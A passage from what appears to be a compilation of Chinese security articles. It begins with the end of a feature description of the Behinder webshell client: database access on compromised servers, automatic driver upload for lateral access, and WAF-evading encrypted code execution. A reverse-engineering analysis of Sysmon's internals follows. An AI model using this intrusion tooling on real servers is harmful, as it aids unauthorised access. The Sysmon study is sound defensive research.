









常规功能，实现了数据库的可视化管理，放张截图吧：



和常规管理工具不同的是，在 Java 和 .NET 环境中，当目标机器中没有对应数据库的驱动时，会自动上传并加载数据库驱动。比如目标程序用的是 MySQL 的数据，但是内网有另外一台 Oracle，此时就会自动上传并加载 Oracle 对应的驱动。


## 8. 自定义代码

可以在服务端执行任意的 Java、PHP、C# 代码，这也是个常规功能，值得一提的是我们输入的代码都是加密传输的，所以不用为了躲避 waf 而用各种编码变形，效果请参考如下动图：



## 9. 备忘录

渗透的时候总有很多零碎的信息需要记录，所以针对每个 Shell 提供了一个备忘录的功能，目前只支持纯文本，粘贴进去自动保存：



目前就实现了这么多功能，由于是在业余时间完成，略有仓促，有不少地方需要完善，当然也可能会有不少隐藏的 bug，所以打算暂时不开源了，等迭代两个版本优化一下再说。如果在使用中遇到什么 bug，欢迎反馈给我。

## 工具下载

下载地址：链接：<https://github.com/rebeyond/Behinder>

# 微软轻量级系统监控工具 sysmon 原理与实现完全分析

作者：浪子三少

原文来源：<https://www.anquanke.com/post/id/156704>

Sysmon 是微软的一款轻量级的系统监控工具，最开始是由 Sysinternals 开发的，后来 Sysinternals 被微软收购，现在属于 Sysinternals 系列工具。它通过系统服务和驱动程序实现记录进程创建、文件访问以及网络信息的记录，并把相关的信息写入并展示在 windows 的日志事件里。经常有安全人员使用这款工具去记录并分析系统进程的活动来识别恶意或者异常活动。而本文讨论不是如何去使用该工具，而是讲解该软件的原理与实现。

本文对 Sysmon 分两部分

1. ring3 层的 exe，
2. Flt 的 minifilter

下面开始上篇的讲解，ring3 实现对网络数据记录以及对驱动返回的数据进行解析，而驱动部分则返回进程相关的信息以及进程访问文件注册表的数据给 ring3，我们首选讲解 ring3 的实现原理。

## Sysmon 的 ring3 执行原理

判断当前操作系统是否是 64 位，如果是就执行 64 位的 sysmon

```
pXmlFile = 0;
v4 = GetModuleHandle(L"kernel32.dll");
pIsWow64Process = GetProcAddress(v4, "IsWow64Process");
if ( pIsWow64Process )
{
    dwPid = GetCurrentProcess();
    ((void (__stdcall *) (HANDLE, LPCWSTR *))pIsWow64Process)(dwPid, &pXmlFile);
}
if ( pXmlFile )
    return SysmonLunchIsAmd64();
```

动态获取 IsWow64Process 的函数地址，然后调用 IsWow64Process 函数，判断当前是否是 wow64，如果是就执行 SysmonLunchIsAmd64(),进入 SysmonLunchIsAmd64 函数

```

DWORD SysmonLunchIsAmd64()
{
    HMODULE v0; // eax
    FARPROC pGetNativeSystemInfo; // eax
    DWORD result; // eax
    wchar_t *v3; // eax
    wchar_t *pFilePath; // eax
    wchar_t *v5; // eax
    wchar_t *v6; // eax
    WCHAR *v7; // eax
    wchar_t *v8; // eax
    struct _STARTUPINFO StartupInfo; // [esp+0h] [ebp-698h]
    struct _SYSTEM_INFO SystemInfo; // [esp+48h] [ebp-650h]
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+6Ch] [ebp-62Ch]
    DWORD ExitCode; // [esp+7Ch] [ebp-61Ch]
    wchar_t Dest; // [esp+80h] [ebp-618h]
    WCHAR Filename[520]; // [esp+280h] [ebp-418h]

    ExitCode = 0;
    StartupInfo.cb = 68;
    StartupInfo.lpReserved = 0;
    memset(&StartupInfo.lpDesktop, 0, 0x3Cu);
    _mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
    v0 = LoadLibraryW(L"kernel32.dll");
    pGetNativeSystemInfo = GetProcAddress(v0, "GetNativeSystemInfo");
    if ( !pGetNativeSystemInfo )
        ((void (__stdcall *)(struct _SYSTEM_INFO *))pGetNativeSystemInfo)(&SystemInfo);
    else
        GetSystemInfo(&SystemInfo); // 判断操作系统是否64位
    if ( SystemInfo.wProcessorArchitecture != 9 ) // if ( SystemInfo.wProcessorArchitecture != PROCESSOR_ARCHITECTURE_AMD64 )
    {
        wprintf(L"Unsupported processor type: %d\n", SystemInfo.wProcessorArchitecture);
        return 1630;
    } // 如果是64位的就启动64位的进程
    memset(Filename, 0, 1040u);
    if ( !GetModuleFileName(0, Filename, 0x207u) )

```

通过 GetNativeSystemInfo 函数判断当前 SystemInfo.wProcessorArchitecture != PROCESSOR\_ARCHITECTURE\_AMD64 的值

```

// 释放资源id位1001的64位版本的sysmon.exe
if ( !(unsigned __int8)SysmonExtractResourceFile((LPCWSTR)1001) && GetFileAttributesW(Filename) == -1 )
{
    ExitCode = GetLastError();
    v6 = SysmonFormatMessage(&Dest, 256);
    wprintf(L"Failed to extract the 64-bit version:\n%s\n\n", v6);
    return ExitCode;
}

// 执行64位的sysmon.exe

```

如果是 PROCESSOR\_ARCHITECTURE\_AMD64 则释放资源节中 id = 1001 的资源到当前进程的所在目录，这是一个内嵌在资源里的 64 位版本的 sysmon 的 exe，释放完毕后，就开始执行这个 64 的 Sysmon。下面就是 Symon 的 64 位资源图

The image shows two screenshots from the CFF Explorer tool. The top screenshot displays the disassembly of Sysmon64.exe, with the 'Offset' column ranging from 00000000 to 000002C0. The 'Instruction' column shows various assembly instructions, and the 'Comment' column contains assembly comments. The bottom screenshot shows the 'Properties' dialog box for Sysmon64.exe, displaying file information, PE size, and various hashes (MD5, SHA-1). The 'File Name' is F:\项目开发\Sysmon\Sysmon64.exe, and the 'File Type' is Portable Executable 64. The 'File Info' is Microsoft Visual C++ 8.0 (DLL). The 'File Size' is 1.40 MB (1464464 bytes). The 'PE Size' is 1.38 MB (1448448 bytes). The 'Created' date is Monday 25 June 2018, 21:42:37. The 'Modified' date is Thursday 04 January 2018, 16:25:52. The 'Accessed' date is Tuesday 14 August 2018, 20:38:27. The 'MD5' is 447D5C542422576FAB5212D185DA5468. The 'SHA-1' is CE9EDBEA1937D593BF6CBA4D9CA57D66F1680FDF. The 'CompanyName' is Sysinternals - www.sysinternals.com. The 'FileDescription' is System activity monitor. The 'ProductName' is Sysinternals Sysmon. The 'FileVersion' is 7.01. The 'ProductVersion' is 7.01. The 'LegalCopyright' is Copyright (C) 2014-2018 Mark Russinovich and Thomas ...

本文还是以 32 位的 sysmon 来讲解，我们继续往下讲解

## 参数的检查

```

SysmonCheckArgv((ULONG *)&Argcount, pArgv);
Argcountv10 = Argcount;
if ( Argcount >= 2 )
{
    v11 = pArgv[1];
    v12 = *v11;
    if ( (v12 == '/' || v12 == '-' || (_WORD)v12 == '\x13')
        && (v11[1] == '?' || !_wcsicmp(v11 + 1, L"h") || !_wcsicmp(pArgv[1] + 1, L"help")) )
    {
        if ( Argcountv10 <= 2 || !_wcsicmp(pArgv[2], L"config") && !_wcsicmp(pArgv[2], L"configuration") )
        {
            Console_OutConfig_info((int)*pArgv, (int)&ConsoleScreenBufferInfo);
            result = 0;
        }
        else
        {
            sub_409570((__int16 *)&ConsoleScreenBufferInfo.dwSize);
            result = 0;
        }
        return result;
    }
}

```

接下来 sysmon 会对参数进行检查 检查是否 config、configuration、h、-nologon、?、help，非这些参数后，然后会接着解析具体的参数，根据参数是否加载规则。

```

2 }
3 if ( !SysmonAnalyzeInitArgv(pArgv, Argcountv10, (int)&Xml_Size, (int)&a4, (WCHAR **)&pXmlFile, &a6) )
4     return Console_OutConfig_info((int)*pArgv, (int)&ConsoleScreenBufferInfo);

```

我们看 SysmonAnalyzeInitArgv 函数具体看看 sysmon 有哪些参数，

```

v37 = 4;
while ( 1 )
{
    if ( !*( _WORD *) (v13 + *( _DWORD *) v10) )
        goto LABEL_41;
    v14 = 0;
    iiii = 0;
    v38 = 0;
    while ( !v12 )
    {
        pInnerCmd = (&g_Conmmanline)[iiii];
        v17 = (int)(pInnerCmd + 1);
        do
        {
            v18 = *pInnerCmd;
            ++pInnerCmd;
        }
        while ( v18 );
        v19 = ((signed int)pInnerCmd - v17) >> 1;
        if ( v39 != 1 && v19 > 1 || !_wcsnicmp((const wchar_t *) (v37 + *( _DWORD *) v10), (&g_Conmmanline)[iiii], v19) )
            goto LABEL_36;
        if ( byte_4BF891[iiii * 4] )
        {
            if ( v43 )
                return 0;
            v43 = 1;
        }
        v20 = 1;
        *(&g_CurrentCmd)[iiii] = 1;
        v39 += v19;
        v37 = 2 * v39;
        v21 = *( _WORD *) (2 * v39 + *( _DWORD *) v10) == 0;
        if ( dword_4BF8A0[iiii] == 1 )
        {

```

g\_commandLine 里固定存贮所有的 sysmon 参数，这里大概只列举出一部分，Install、i、Uninstall、Configuration、c、u、Manifest、m、DebugMode、nologo、AcceptEula、ConfigDefault、HashAlgorithms、NetworkConnect、ImageLoad、l、DriverName、ProcessAccess、CheckRevocation、PipeMonitoring 等等。



```

3C ; Sysmon_Cmd_Wchar g_Conmmanline[46]
3C g_Conmmanline dd offset aI ; DATA XREF: SysmonAnalyzeInitArgv+8C↑r
3C ; "i"
40 ; int dword_4BF8A0[]
40 dword_4BF8A0 dd 2 ; DATA XREF: SysmonAnalyzeInitArgv+FE↑r
44 g_CurrentCmd dd offset byte_4C2238 ; DATA XREF: SysmonAnalyzeInitArgv:loc_40A10E↑r
44 ; SysmonAnalyzeInitArgv:loc_40A17B↑r ...
48 dd 101h
4C dd offset aConfiguration_0 ; "Configuration"
30 dd 0Dh
34 dd offset aC_0 ; "c"
38 dd 2
3C dd offset byte_4C2248
40 dd 101h
44 dd offset aUninstall ; "UnInstall"
48 dd 9
4C dd offset aU_0 ; "u"
50 dd 0
54 dd offset byte_4C2258
58 dd 101h
5C dd offset aManifest_1 ; "Manifest"
60 dd 8
64 dd offset aM ; "m"
68 dd 0
6C dd offset byte_4C2268
70 dd 1
74 dd offset aDebugmode ; "DebugMode"
78 dd 9
7C dd offset aT ; "t"
80 db 0
81 db 0
82 db 0
83 db 0

```

如果是相应的参数就继续往下执行相应的动作。

```

if ( v39 != 1 && v19 > 1
|| _wcsnicmp((const wchar_t*)(v37 + *(_DWORD *)v10), g_Conmmanline[iiii / 2].pCmd, v19) )
{
goto LABEL_36;
}
if ( byte_4BF891[iiii * 4] )
{
if ( v43 )
return 0;
v43 = 1;
}
v20 = 1;
*(&g_CurrentCmd)[iiii] = 1;
v39 += v19;
v37 = 2 * v39;
v21 = *(_WORD*)(2 * v39 + *(_DWORD *)v10) == 0;
if ( dword_4BF8A0[iiii] == 1 )
{
if ( !v21 )

```

通过检测参数 sha、sha-1、md5、md-5、sha、sha256、imphash、imp-hash 计算当前使用何种 hash 算法

```

57 }
58 if ( !_wcsicmp((const wchar_t *)&v4[2 * v5], L"sha1") || !_wcsicmp(v7, L"sha-1") )
59 {
60     v8 = 1;
61     goto LABEL_18;
62 }
63 if ( !_wcsicmp(v7, L"md5") || !_wcsicmp(v7, L"md-5") )
64 {
65     v8 = 2;
66     goto LABEL_18;
67 }
68 if ( !_wcsicmp(v7, L"sha256") || !_wcsicmp(v7, L"sha-256") )
69 {
70     v8 = 3;
71     goto LABEL_18;
72 }
73 if ( !_wcsicmp(v7, L"imphash") && !_wcsicmp(v7, L"imp-hash") )
74     break;
75 v8 = 4;
76 LABEL_18:

```

Sha : 1 算法、Md5 : 2 算法、sha : 3 算法、imphash : 4 算法

接下来会加载内置在 exe 内的 Sysmonschema.xml

```

void __cdecl SysmonLoadResource_SysmonSchema_Xml(void *Size, int a2)
{
    HMODULE v2; // ebx
    HRSRC v3; // esi
    HGLOBAL v4; // edi
    LPVOID v5; // eax
    size_t v6; // ebx
    void *v7; // eax
    void *v8; // edi
    void *Sizea; // [esp+14h] [ebp+8h]

    v2 = GetModuleHandleW(0);
    v3 = FindResourceW(v2, L"SysmonSchema", L"XML");
    v4 = LoadResource(v2, v3);
    *(_DWORD *)Size = SizeofResource(v2, v3);
    v5 = LockResource(v4);
    v6 = *(_DWORD *)Size;
    Sizea = v5;
    v7 = malloc(v6 + 2);
    v8 = v7;
    *(_DWORD *)a2 = v7;
    memset(v7, 0, v6 + 2);
    return memmove_0(v8, Sizea, v6);
}

<manifest schemaversion="4.0" binaryversion="1.01">
  <configuration>
    <options>
      <!-- Command-line only options -->
      <option switch="i" name="Install" argument="optional" noconfig="true" exclusive="true" />
      <option switch="c" name="Configuration" argument="optional" noconfig="true" exclusive="true" />
      <option switch="u" name="Uninstall" argument="none" noconfig="true" exclusive="true" />
      <option switch="m" name="Manifest" argument="none" noconfig="true" exclusive="true" />
      <option switch="t" name="DebugMode" argument="none" noconfig="true" />
      <option switch="s" name="PrintSchema" argument="optional" noconfig="true" exclusive="true" />
      <option switch="nologo" name="NoLogo" argument="none" noconfig="true" />
      <option switch="accepteula" name="AcceptEula" argument="none" noconfig="true" />
      <option switch="-" name="ConfigDefault" argument="none" noconfig="true" />
      <!-- Configuration file -->
      <option switch="h" name="HashAlgorithms" argument="required" />
      <option switch="n" name="NetworkConnect" argument="optional" rule="true" />
      <option switch="l" name="ImageLoad" argument="optional" rule="true" />
      <option switch="d" name="DriverName" argument="required" />
      <option switch="k" name="ProcessAccess" argument="required" rule="true" forceconfig="true" />
      <option switch="r" name="CheckRevocation" argument="none" />
      <option switch="g" name="PipeMonitoring" argument="required" rule="true" forceconfig="true" />
    </options>
    <filters default="is">is,is not,contains,excludes,begin with,end with,less than,more than,image</filters>
  </configuration>
</manifest>

```

Sysmonschema.xml 的 configuration 规定了一些进程参数的说明，而 events 描述说明一些记录信息事件，比如

```
<event name="SYSMON_CREATE_PROCESS" value="1" level="Informational" template="Process
Create" rulename="ProcessCreate" ruledefault="include" version="5">
  <data name="UtcTime" inType="win:UnicodeString" outType="xs:string" />
  <data name="ProcessGuid" inType="win:GUID" />
  <data name="ProcessId" inType="win:UInt32" outType="win:PID" />
  <data name="Image" inType="win:UnicodeString" outType="xs:string" />
  <data name="FileVersion" inType="win:UnicodeString" outType="xs:string" />
  <data name="Description" inType="win:UnicodeString" outType="xs:string" />
  <data name="Product" inType="win:UnicodeString" outType="xs:string" />
  <data name="Company" inType="win:UnicodeString" outType="xs:string" />
  <data name="CommandLine" inType="win:UnicodeString" outType="xs:string" />
  <data name="CurrentDirectory" inType="win:UnicodeString" outType="xs:string" />
  <data name="User" inType="win:UnicodeString" outType="xs:string" />
  <data name="LogonGuid" inType="win:GUID" />
  <data name="LogonId" inType="win:HexInt64" />
  <data name="TerminalSessionId" inType="win:UInt32" />
  <data name="IntegrityLevel" inType="win:UnicodeString" outType="xs:string" />
  <data name="Hashes" inType="win:UnicodeString" outType="xs:string" />
  <data name="ParentProcessGuid" inType="win:GUID" />
  <data name="ParentProcessId" inType="win:UInt32" outType="win:PID" />
  <data name="ParentImage" inType="win:UnicodeString" outType="xs:string" />
  <data name="ParentCommandLine" inType="win:UnicodeString" outType="xs:string" />
</event>
```

就说明了 SYSMON\_CREATE\_PROCESS 创建进程上报信息的一些数据内容及说明。

如果参数是 PrintSchema

```
dd offset aPrintschema ; "PrintSchema"
dd 0Bh
dd offset aS_9 ; "s"
dd 2
dd offset byte_4C2288
dd 1
```

则解析并获取 Sysmonschema 的 version，然后打印 Sysmonschema 的信息

```

151     v13 = dword 4C228C;
152     SysmonLoadResource_Sysmonschemas_Xml(&Xml_Size, (int)&pXmlFile);
153     if ( !v13 || (v57 = 1, _wcsicmp(v13, L"all")) )
154         v57 = 0;
155     v14 = wcsstr(pXmlFile, L"<manifest");
156     do
157     {
158         if ( v13 )
159         {
160             while ( 1 )
161             {
162                 v15 = wcsstr(v14, L"schemaversion=") + 15;
163                 if ( v57 || !wcsncmp(v15, v13, wcslen(v13)) )
164                     break;
165                 v14 = wcsstr(v14 + 9, L"<manifest");
166                 if ( !v14 )
167                     goto LABEL_33;
168             }
169         }
170         if ( v14 )
171         {
172             v16 = wcsstr(v14, L"</manifest>")[11];
173             wcsstr(v14, L"</manifest>")[11] = 0;
174             v17 = wcsstr(v14, L"<manifest");
175             wprintf_s(L"%s\n", v17);
176             wcsstr(v14, L"</manifest>")[11] = v16;
177             v14 = wcsstr(v14 + 9, L"<manifest");
178         }
179         else
180         {
181 LABEL_33:
182             wprintf(L"There is no schema that matches that version.\n");
183         }
184     }

```

加载xml

或者策略版本号

```

<?xml version="1.0" encoding="utf-16"?>
<manifest schemaversion="3.4" binaryversion="1.01">
</manifest>
</configuration>

```

## 注册日志记录事件

```

08| return result;
09|
F746     db  0
F747     db  80h ; €
F748     g_SysmonEventPrviderId dd 5770385Fh ; DATA XREF: SysmonRegisterWindowsEvent+
F74C     dw  0C22Ah
F74E     db  0E0h
F74F     db  43h ; C
F750     db  0BFh
F751     db  4Ch ; L
F752     db  6
F753     db  0F5h
F754     db  69h ; i
F755     db  8Fh
F756     db  0FBh
F757     db  0D9h
F758     unk_49F758 db  0Ch ; DATA XREF: .data:004BFBA4+0

```

Sysmon 接着会通过 EventRegister()函数注册一个 GUID 为 {5770385F-C22A-43E0-BF4C-06F5698FFBD9}的日志事件。然后 sysmon 会通过系统的 wevtutil.exe 的程序去注册该 GUID 的系统日志 trace 类。

```

result = sub_400400();
v52 = result;
if ( result )
    return result;
v6 = g_EvtOpenPublisherMetadata(0, L"Microsoft-Windows-Sysmon", 0, 1024, 0);
if ( v6 )
{
    if ( !g_EvtGetPublisherMetadataProperty(v6, 3, 0, 0, 0, &v49, a2) && GetLastError() == ERROR_INSUFFICIENT_BUFFER )
    {
        v7 = v49;
        v8 = malloc(v49);
        v60 = v8;
        if ( v8 )
        {
            memset(v8, 0, v7);
            if ( !g_EvtGetPublisherMetadataProperty(v6, 3, 0, v7, v60, &v40, v43) )
            {
                free(v60);
                v60 = 0;
            }
        }
    }
    g_EvtClose(v6);
}
}

```

获取系统是否存在 Microsoft-Windows-Sysmon 的 trace 类,如果没有就加载 exe 资源中“SYSMONMAN”的资源到内存,然后释放写入系统临时目录下的文件名 MANXXXX.tmp 文件里

```

<events>
<provider name="Microsoft-Windows-Sysmon" guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" symbol="SYSMON_PROVIDER" resourceFileName="%filename%" messageFileName="%filename%">
<events>
<event symbol="SYSMON_ERROR_EVENT" value="255" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Error" task="SysmonTask-SYSMON_ERROR" op="SysmonTask-SYSMON_ERROR" />
<event symbol="SYSMON_CREATE_PROCESS_EVENT" value="1" version="5" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_CREATE_PROCESS_EVENT" />
<event symbol="SYSMON_FILE_TIME_EVENT" value="2" version="4" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_FILE_TIME_EVENT" />
<event symbol="SYSMON_NETWORK_CONNECT_EVENT" value="3" version="5" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_NETWORK_CONNECT_EVENT" />
<event symbol="SYSMON_SERVICE_STATE_CHANGE_EVENT" value="4" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_SERVICE_STATE_CHANGE_EVENT" />
<event symbol="SYSMON_PROCESS_TERMINATE_EVENT" value="5" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_PROCESS_TERMINATE_EVENT" />
<event symbol="SYSMON_DRIVER_LOAD_EVENT" value="6" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_DRIVER_LOAD_EVENT" />
<event symbol="SYSMON_IMAGE_LOAD_EVENT" value="7" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_IMAGE_LOAD_EVENT" />
<event symbol="SYSMON_CREATE_REMOTE_THREAD_EVENT" value="8" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_CREATE_REMOTE_THREAD_EVENT" />
<event symbol="SYSMON_RAMACCESS_READ_EVENT" value="9" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_RAMACCESS_READ_EVENT" />
<event symbol="SYSMON_ACCESS_PROCESS_EVENT" value="10" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_ACCESS_PROCESS_EVENT" />
<event symbol="SYSMON_FILE_CREATE_EVENT" value="11" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_FILE_CREATE_EVENT" />
<event symbol="SYSMON_REG_KEY_EVENT" value="12" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_REG_KEY_EVENT" />
<event symbol="SYSMON_REG SetValue_EVENT" value="13" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_REG SetValue_EVENT" />
<event symbol="SYSMON_REG_NAME_EVENT" value="14" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_REG_NAME_EVENT" />
<event symbol="SYSMON_FILE_CREATE_STREAM_HASH_EVENT" value="15" version="2" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_FILE_CREATE_STREAM_HASH_EVENT" />
<event symbol="SYSMON_SERVICE_CONFIGURATION_CHANGE_EVENT" value="16" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_SERVICE_CONFIGURATION_CHANGE_EVENT" />
<event symbol="SYSMON_CREATE_NAMEDPIPE_EVENT" value="17" version="1" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_CREATE_NAMEDPIPE_EVENT" />
<event symbol="SYSMON_CONNECT_NAMEDPIPE_EVENT" value="18" version="1" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_CONNECT_NAMEDPIPE_EVENT" />
<event symbol="SYSMON_WMI_FILTER_EVENT" value="19" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_WMI_FILTER_EVENT" />
<event symbol="SYSMON_WMI_CONSUMER_EVENT" value="20" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_WMI_CONSUMER_EVENT" />
<event symbol="SYSMON_WMI_BINDING_EVENT" value="21" version="3" channel="Microsoft-Windows-Sysmon/Operational" level="win:Informational" task="SysmonTask-SYSMON_WMI_BINDING_EVENT" />
</events>
</events>

```

该文件是定义{5770385F-C22A-43E0-BF4C-06F5698FFBD9}的 Microsoft-Windows-Sysmon 的 trace 事件的 provider,用于 sysmon 的后续数据解析。

```

v9 = FindResource(0, L"SYSMONMAN", (LPCWSTR)0x17);
v10 = v9;
if ( !v9 )
{
    v11 = GetLastError();
    wprintf(L"FindResource failed %d\n", v11);
    return v11;
}
v12 = LoadResource(0, v9);
if ( !v12 )
{
    v13 = GetLastError();
    wprintf(L"LoadResource failed %d\n", v13);
    return v13;
}
v59 = LockResource(v12);
v14 = SizeofResource(0, v10);
if ( !v14 )
{
    v39 = GetLastError();
    wprintf(L"LockResource or SizeofResource failed %d\n", v39);
    return v39;
}
}

```

```

5: if ( !GetTempFileName(&Buffer, L"MAN", 0, &TempFileName) )
6: {
7:     v26 = GetLastError();
8:     wprintf(L"GetTempFileName failed %d\n", v26);
9:     return v26;
10: }
11: v27 = CreateFileW(&TempFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
12: if ( v27 == (HANDLE)-1 )
13: {
14:     v28 = GetLastError();
15:     wprintf(L"CreateFile failed %d\n", v28);
16:     return v28;
17: }
18: if ( !WriteFile(v27, lpBuffer, 2 * wcslen((const unsigned __int16 *)lpBuffer), &NumberOfBytesWritten, 0) )
19: {
20:     v29 = GetLastError();
21:     wprintf(L"WriteFile failed %d\n", v29);
22:     return v29;
23: }
24: CloseHandle(v27);
25: if ( !GetSystemDirectoryW(&v64, 0x104u) )

```

最后调用系统的“ wevtutil.exe im MANXXXX.tmp” 去注册安装事件类

```

5: if ( !GetSystemDirectoryW(&v64, 0x104u) )
6: {
7:     v30 = GetLastError();
8:     wprintf(L"GetSystemDirectory failed %d\n", v30);
9:     return v30;
10: }
11: swprintf_s(&ApplicationName, 0x104u, L"%s\\%s", &v64, L"wevtutil.exe");
12: v31 = L"im";
13: if ( !v54 )
14:     v31 = L"um";
15: swprintf_s(&CommandLine, 0x104u, L"%s\\%s %s \"%s\"", &ApplicationName, v31, &TempFileName);
16: memset(&StartupInfo, 0, 0x44u);
17: StartupInfo.cb = 68;
18: __mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
19: if ( !CreateProcessW(&ApplicationName, &CommandLine, 0, 0, 0, 0x80000000u, 0, 0, &StartupInfo, &ProcessInformation) )
